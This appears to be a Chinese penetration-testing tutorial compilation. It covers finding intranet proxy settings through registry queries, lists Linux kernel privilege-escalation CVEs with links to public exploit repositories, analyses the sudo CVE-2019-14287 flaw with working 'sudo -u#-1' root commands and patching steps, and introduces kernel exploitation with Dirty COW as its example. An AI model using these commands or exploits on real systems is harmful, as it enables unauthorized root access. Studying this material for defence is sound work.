
内网信息收集之内网代理

内网有些资源可能需要挂指定代理才可以访问

比如：ie代理 和 pac代理

ie代理

设置如下：↓




通过注册表获取ie代理：

1 通过ID查询


```
reg query "HKEY_USERS\S-1-5-21-xxxxxxx-yyyyyyy-3154576422-
500\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v ProxyServer
```

每个用户的ID（S-1-5-21-936368944-xxxxxxxx-yyyyyyy-500）都不同，可以先通过user2sid获取用户的ID，然后查询该用户的ie代理。




2 直接查询HKEY_CURRENT_USER

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet
Settings" /v ProxyServer
```




pac代理

设置如下：↓



1. 通过ID查询

```
reg query "HKEY_USERS\S-1-5-21-xxxxxxxxxxx-yyyyyyyyyyy-3154576422-500\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v AutoConfigURL
```



2 直接查询HKEY_CURRENT_USER

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v AutoConfigURL
```

```
C:\Users\Administrator>reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\C
urrentVersion\Internet Settings" /v AutoConfigURL

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings
    AutoConfigURL    REG_SZ    file:///d:/sfdsaf.pac
```

第六章 权限提升

操作系统提权

Linux

Linux提权-依赖exp篇 （第二课）

exp注：

```
CVE-2017-1000367    [Sudo]
(Sudo 1.8.6p7 - 1.8.20)

CVE-2017-1000112    [a memory corruption due to UFO to non-UFO path switch]

CVE-2017-7494    [Samba Remote execution]
(Samba 3.5.0-4.6.4/4.5.10/4.4.14)

CVE-2017-7308    [a signedness issue in AF_PACKET sockets]
(Linux kernel through 4.10.6)

CVE-2017-6074    [a double-free in DCCP protocol]
(Linux kernel through 4.9.11)

CVE-2017-5123    ['waitid()']
(Kernel 4.14.0-rc4+)

CVE-2016-9793    [a signedness issue with SO_SNDBUFFORCE and SO_RCVBUFFORCE sock
(Linux kernel before 4.8.14)

CVE-2016-5195    [Dirty cow]
(Linux kernel>2.6.22 (released in 2007))

CVE-2016-2384    [a double-free in USB MIDI driver]
(Linux kernel before 4.5)

CVE-2016-0728    [pp_key]
(3.8.0, 3.8.1, 3.8.2, 3.8.3, 3.8.4, 3.8.5, 3.8.6, 3.8.7, 3.8.8, 3.8.9, 3.9, 3.10

CVE-2015-7547    [glibc getaddrinfo]
(before Glibc 2.9)

CVE-2015-1328    [overlayfs]
(3.13, 3.16.0, 3.19.0)

CVE-2014-5284    [OSSEC]
(2.8)

CVE-2014-4699    [ptrace]
(before 3.15.4)

CVE-2014-4014    [Local Privilege Escalation]
(before 3.14.8)

CVE-2014-3153    [futex]
(3.3.5 ,3.3.4 ,3.3.2 ,3.2.13 ,3.2.9 ,3.2.1 ,3.1.8 ,3.0.5 ,3.0.4 ,3.0.2 ,3.0.1 ,2

CVE-2014-0196    [rawmodePTY]
```

```
(2.6.31, 2.6.32, 2.6.33, 2.6.34, 2.6.35, 2.6.36, 2.6.37, 2.6.38, 2.6.39, 3.14, 3

CVE-2014-0038    [timeoutpwn]
(3.4, 3.5, 3.6, 3.7, 3.8, 3.8.9, 3.9, 3.10, 3.11, 3.12, 3.13, 3.4.0, 3.5.0, 3.6.

CVE-2013-2094    [perf_swevent]
(3.0.0, 3.0.1, 3.0.2, 3.0.3, 3.0.4, 3.0.5, 3.0.6, 3.1.0, 3.2, 3.3, 3.4.0, 3.4.1,

CVE-2013-1858    [clown-newuser]
(3.3-3.8)

CVE-2013-1763    [__sock_diag_rcv_msg]
(before 3.8.3)

CVE-2013-0268    [msr]
(2.6.18, 2.6.19, 2.6.20, 2.6.21, 2.6.22, 2.6.23, 2.6.24, 2.6.25, 2.6.26, 2.6.27,

CVE-2012-3524    [libdbus]
(libdbus 1.5.x and earlier)

CVE-2012-0056    [memodipper]
(2.6.39, 3.0.0, 3.0.1, 3.0.2, 3.0.3, 3.0.4, 3.0.5, 3.0.6, 3.1.0)

CVE-2010-4347    [american-sign-language]
(    2.6.0, 2.6.1, 2.6.2, 2.6.3, 2.6.4, 2.6.5, 2.6.6, 2.6.7, 2.6.8, 2.6.9, 2.6.1

CVE-2010-4258    [full-nelson]
(2.6.31, 2.6.32, 2.6.35, 2.6.37)

CVE-2010-4073    [half_nelson]
(2.6.0, 2.6.1, 2.6.2, 2.6.3, 2.6.4, 2.6.5, 2.6.6, 2.6.7, 2.6.8, 2.6.9, 2.6.10, 2

CVE-2010-3904    [rds]
(2.6.30, 2.6.31, 2.6.32, 2.6.33, 2.6.34, 2.6.35, 2.6.36)

CVE-2010-3437    [pktcdvd]
(2.6.0, 2.6.1, 2.6.2, 2.6.3, 2.6.4, 2.6.5, 2.6.6, 2.6.7, 2.6.8, 2.6.9, 2.6.10, 2

CVE-2010-3301    [ptrace_kmod2]
(2.6.26, 2.6.27, 2.6.28, 2.6.29, 2.6.30, 2.6.31, 2.6.32, 2.6.33, 2.6.34)

CVE-2010-3081    [video4linux]
(2.6.0, 2.6.1, 2.6.2, 2.6.3, 2.6.4, 2.6.5, 2.6.6, 2.6.7, 2.6.8, 2.6.9, 2.6.10, 2

CVE-2010-2959    [can_bcm]
(2.6.18, 2.6.19, 2.6.20, 2.6.21, 2.6.22, 2.6.23, 2.6.24, 2.6.25, 2.6.26, 2.6.27,

CVE-2010-1146    [reiserfs]
```

```
(2.6.18, 2.6.19, 2.6.20, 2.6.21, 2.6.22, 2.6.23, 2.6.24, 2.6.25, 2.6.26, 2.6.27,

CVE-2010-0415    [do_pages_move]
(2.6.18, 2.6.19, 2.6.20, 2.6.21, 2.6.22, 2.6.23, 2.6.24, 2.6.25, 2.6.26, 2.6.27,

CVE-2009-3547    [pipe.c_32bit]
(2.4.4, 2.4.5, 2.4.6, 2.4.7, 2.4.8, 2.4.9, 2.4.10, 2.4.11, 2.4.12, 2.4.13, 2.4.1

CVE-2009-2698    [udp_sendmsg_32bit]
(2.6.1, 2.6.2, 2.6.3, 2.6.4, 2.6.5, 2.6.6, 2.6.7, 2.6.8, 2.6.9, 2.6.10, 2.6.11,

CVE-2009-2692    [sock_sendpage]
(2.4.4, 2.4.5, 2.4.6, 2.4.7, 2.4.8, 2.4.9, 2.4.10, 2.4.11, 2.4.12, 2.4.13, 2.4.1

CVE-2009-2692    [sock_sendpage2]
(2.4.4, 2.4.5, 2.4.6, 2.4.7, 2.4.8, 2.4.9, 2.4.10, 2.4.11, 2.4.12, 2.4.13, 2.4.1

CVE-2009-1337    [exit_notify]
(2.6.25, 2.6.26, 2.6.27, 2.6.28, 2.6.29)

CVE-2009-1185    [udev]
(2.6.25, 2.6.26, 2.6.27, 2.6.28, 2.6.29)

CVE-2008-4210    [ftrex]
(2.6.11, 2.6.12, 2.6.13, 2.6.14, 2.6.15, 2.6.16, 2.6.17, 2.6.18, 2.6.19, 2.6.20,

CVE-2008-0600    [vmsplice2]
(2.6.23, 2.6.24)

CVE-2008-0600    [vmsplice1]
(2.6.17, 2.6.18, 2.6.19, 2.6.20, 2.6.21, 2.6.22, 2.6.23, 2.6.24, 2.6.24.1)

CVE-2006-3626    [h00lyshit]
(2.6.8, 2.6.10, 2.6.11, 2.6.12, 2.6.13, 2.6.14, 2.6.15, 2.6.16)

CVE-2006-2451    [raptor_prctl]
(2.6.13, 2.6.14, 2.6.15, 2.6.16, 2.6.17)

CVE-2005-0736    [krad3]
(2.6.5, 2.6.7, 2.6.8, 2.6.9, 2.6.10, 2.6.11)

CVE-2005-1263    [binfmt_elf.c]
(Linux kernel 2.x.x to 2.2.27-rc2, 2.4.x to 2.4.31-pre1, and 2.6.x to 2.6.12-rc4

CVE-2004-1235    [elflbl]
(2.4.29)

CVE-N/A    [caps_to_root]
```

```
(2.6.34, 2.6.35, 2.6.36)

CVE-2004-0077    [mremap_pte]
(2.4.20, 2.2.24, 2.4.25, 2.4.26, 2.4.27)
```

已对外公开exp注：

https://github.com/SecWiki/linux-kernel-exploits
https://github.com/Kabot/Unix-Privilege-Escalation-Exploits-Pack/
https://github.com/xairy/kernel-exploits

Sudo漏洞分析（CVE-2019-14287）

0x01 漏洞介绍

最近的国外的团队跟踪并披露了该漏洞，报告中发现，在所有sudo版本低于1.8.29 的Linux机器，均受到该漏洞的影响

此漏洞可以使用户拥有权限运行其他用户命令

0x02 漏洞细节

sudo允许非特权用户以root用户身份执行命令，问题在于在sudo id 在1.8.28之前的版本中以任意用户实现了运行命令的方式，虽然攻击的利用方式，需要对本地配置进行修改，利用此漏洞需要恶意用户具有以任何用户（root用户除外）身份运行命令的特权，如果sudoers文件ALL中Runas参数带有特殊值，则可以利用成功

在你的Linux机器上运行一下命令


```
sudo -V | grep 'Sudo version'
```

即可查看是否受到该版本（低于1.8.29）的影响.

0x03 漏洞分析

sudo程序本身是一个设置的SUID位的二进制文件。我们可以检查一下他的权限：

```
ls -l /usr/bin/sudo
```



它的所有者是root,所以每个用户都已像root那样执行该程序。设置了SUID的程序在运行时可以给使用者以所有者的EUID

sudo的配置都记录在/etc/sudoers文件中，配置文件知名哪些用户可以执行哪些命令。要使用sudo，用户只须提供sudo用户的密码。

那么本次漏洞的命令就是

```
sudo -uusername#uidUSer
```

因为需要用户执行此命令，那么需要用户的sudoers中的runas说明具有特殊值ALL

查看一下/etc/sudoers

```
# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
testuser ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
#
```

配置文件分析

%开头，代表"将要授权组"，例如其中的%admin、%sudo。

%不开头的，代表"将要授权的用户"，例如其中的root。

```
root ALL=(ALL:ALL) ALL
```

第一个ALL的意思是root用户在那些服务器上登录本服务器来执行sudo命令。

第二个和第三个ALL则表示可以切换到任何（用户:组）。

第四个为ALL，则表示可以执行任意命令。

例如图中，已经添加了

```
testuser ALL=(ALL:ALL) ALL
```

修改后那么在恶意用户下，则可以运行一下命令将自己升级为root

```
sudo -u#-1 id -u
```

或者

```
sudo -u#4294967295 id -u
```

在32位或者64位机，C语言中整数存储占用4个字节，一个字节8位，共计32位

整数在计算机中以补码形式存储，-1的补码为32个1组成的二进制数，按无符号数输出这个二进制数

就是2^32-1=4294967295

由于采用补码表示整数，计算机本身不关心整数是正数还是负数，统一按无符号数对待。具体输出时，显示为什么数，计算机按编程者的格式要求进行处理输出。如32个1组成的二进制数，按%d输出就是-1，按无符号输出就是4294967295。

这也就是在-1和4294967295的时候 sudo 对其ID值无效，实际上他们返回的值为0

```
# sudo -u#-1 id -u
0
# sudo -u#4294967295 id -u
0
#
```

通过分析sudo的源码分析

```
void
exec_cmnd(struct command_details *details, struct command_status *cstat,
    int errfd)
{
    debug_decl(exec_cmnd, SUDO_DEBUG_EXEC)

    restore_signals();
    if (exec_setup(details, NULL, -1) == true) {
        /* headed for execve() */
        sudo_debug_execve(SUDO_DEBUG_INFO, details->command,
                          details->argv, details->envp);
        sudo_execve(details->command, details->argv, details->envp,
                    ISSET(details->flags, CD_NOEXEC));
        cstat->type = CMD_ERRNO;
        cstat->val = errno;
        sudo_debug_printf(SUDO_DEBUG_ERROR, "unable to exec %s: %s",
                          details->command, strerror(errno));
    }
    debug_return;
}
```

其中exec_setup,SUD0_DEBUG_EXEC,可以执行组ID，及创建掩码

```
bool
exec_setup(struct command_details *details, const char *ptyname, int ptyfd)
{
    bool rval = false;
    debug_decl(exec_setup, SUDO_DEBUG_EXEC);
    unlimit_nproc();

#ifdef HAVE_SETRESUID
    if (setresuid(details->uid, details->euid, details->euid) != 0) {
    sudo_warn(U_("unable to change to runas uid (%u, %u)"), details->uid,
        details->euid);
    goto done;
    }
#elif defined(HAVE_SETREUID)
    if (setreuid(details->uid, details->euid) != 0) {
    sudo_warn(U_("unable to change to runas uid (%u, %u)"),
        (unsigned int)details->uid, (unsigned int)details->euid);
    goto done;
    }
#else
    if (seteuid(details->euid) != 0 || setuid(details->euid) != 0) {
    sudo_warn(U_("unable to change to runas uid (%u, %u)"), details->uid,
        details->euid);
    goto done;
```

```
    }

#endif /* !HAVE_SETRESUID && !HAVE_SETREUID */



    /* Restore previous value of RLIMIT_NPROC. */

    restore_nproc();


    rval = true;


done:

    debug_return_bool(rval);

}
```

通过源码分析

其中有三个函数可以设置用户权限

```
setresuid

setreuid

seteuid
```

其中的函数在root权限时参数可以改变为任何ID，

sudo程序最初会调用了setuid(root_uid)使程序的进程获得的root权限,通过前面的ls -l /usr/bin/sudo已经检验过了

所以这三个函数都能修改进程的用户所获得的权限。因为默认情况下sudo会将权限提升为root

在出现整数溢出的时候，-1或者4294967295则被判断为0返回为真，则使得权限升级为root。

调用setuid将我们的恶意用户设置为root,从而执行任意命令

1. rc

```
$ whoami
testuser
$ sudo -u#-1 whoami
root
$
```

0x04 漏洞修复

Debian:

```
sudo apt-get update & apt-get upgrade

sudo apt-get upgrade sudo
```

RHEL:

```
yum update

yum update sudo
```

最后通过检查sudo的版本号是否大于等于1.8.29

```
sudo -V | grep 'Sudo version'
```

linux提权（一）之内核提权

0×0.前言

有时候在渗透测试中拿到一台非管理员权限的机器，想要利用这台机器继续进行更深入的渗透测试。可能会由于当前的权限限制，无法很好达成我们的目的，那么这个时候，我们可能需要用到提权，因为用户无法访问（读取/写入/执行）不允许访问的文件。但是，超级用户却可以访问系统上存在的所有文件。这篇文章讲的是Linuxd提权的其中一种方法利用内核版本的漏洞进行提权。

0×1.Linux内核漏洞提权的原理

内核漏洞利用程序是利用内核漏洞来执行具有更高权限的任意代码的程序。成功的内核利用通常会以root命令提示符的形式为攻击者提供对目标系统的超级用户访问权限。在许多情况下，升级到Linux系统上的根目录就像将内核漏洞利用程序下载到目标文件系统，编译该漏洞利用程序然后执行它一样简单。 而它的工作流程：

1.诱使内核在内核模式下运行我们的有效EXP 2.处理内核数据 3.以新的特权启动Root权限

0×2.Linux内核版本的提权的攻击条件和可能导致提权失败的原因

考虑到要成功利用内核利用攻击，攻击者需要满足以下四个条件：

1.内核版本在可以利用的范围之内 2.拥有匹配内核版本的EXP 3.拥有上传文件的权限 4.对上传文件的目录具有执行的权限

内核提权漏洞可能失败的原因：


1：机器保持内核的补丁和更新。 2：在没有补丁的情况下，管理员可以极大地影响在目标上传输和执行漏洞利用程序的能力。考虑到这些考虑因素，如果管理员可以阻止将利用程序引入和/或执行到Linux文件系统上，则内核利用程序攻击将不再可行。并且如果管理员专注于限制或删除支持文件传输的程序，例如FTP，TFTP，SCP，wget和curl。并将它们的使用限制为特定的用户，目录，应用程序（例如SCP）和特定的IP地址或域也会造成Linux内核提权失败。

0×3.关于内核提权的复现

这里使用名躁一时的CVE-2016-5195(DirtyCow)漏洞来做示范。CVE-2016-5195漏洞影响的内核版本区间：2.6.22<=Linux 内核在Linux内核的内存子系统处理私有只读内存映射的写时复制（COW）损坏的方式中发现了一种竞争状况。一个没有特权的本地用户可能会利用此漏洞获得对其他情况下只读内存映射的写访问权限，从而增加他们在系统上的特权。这是有史以来最严重的特权升级漏洞之一，直到修复之前，它几乎影响了所有主要的Linux发行版内核版本。

靶机：Ubuntu 18.04.1 内核版本4.15.0-29-generic

```
sink@ubuntu:~$ cat /etc/issue#查看发行版本
sink@ubuntu:~$ uname -r#查看内核版本
```



在判断版本之后我们可以 在exploit-db中可以寻找到相应的利用exp https://www.exploit-db.com/

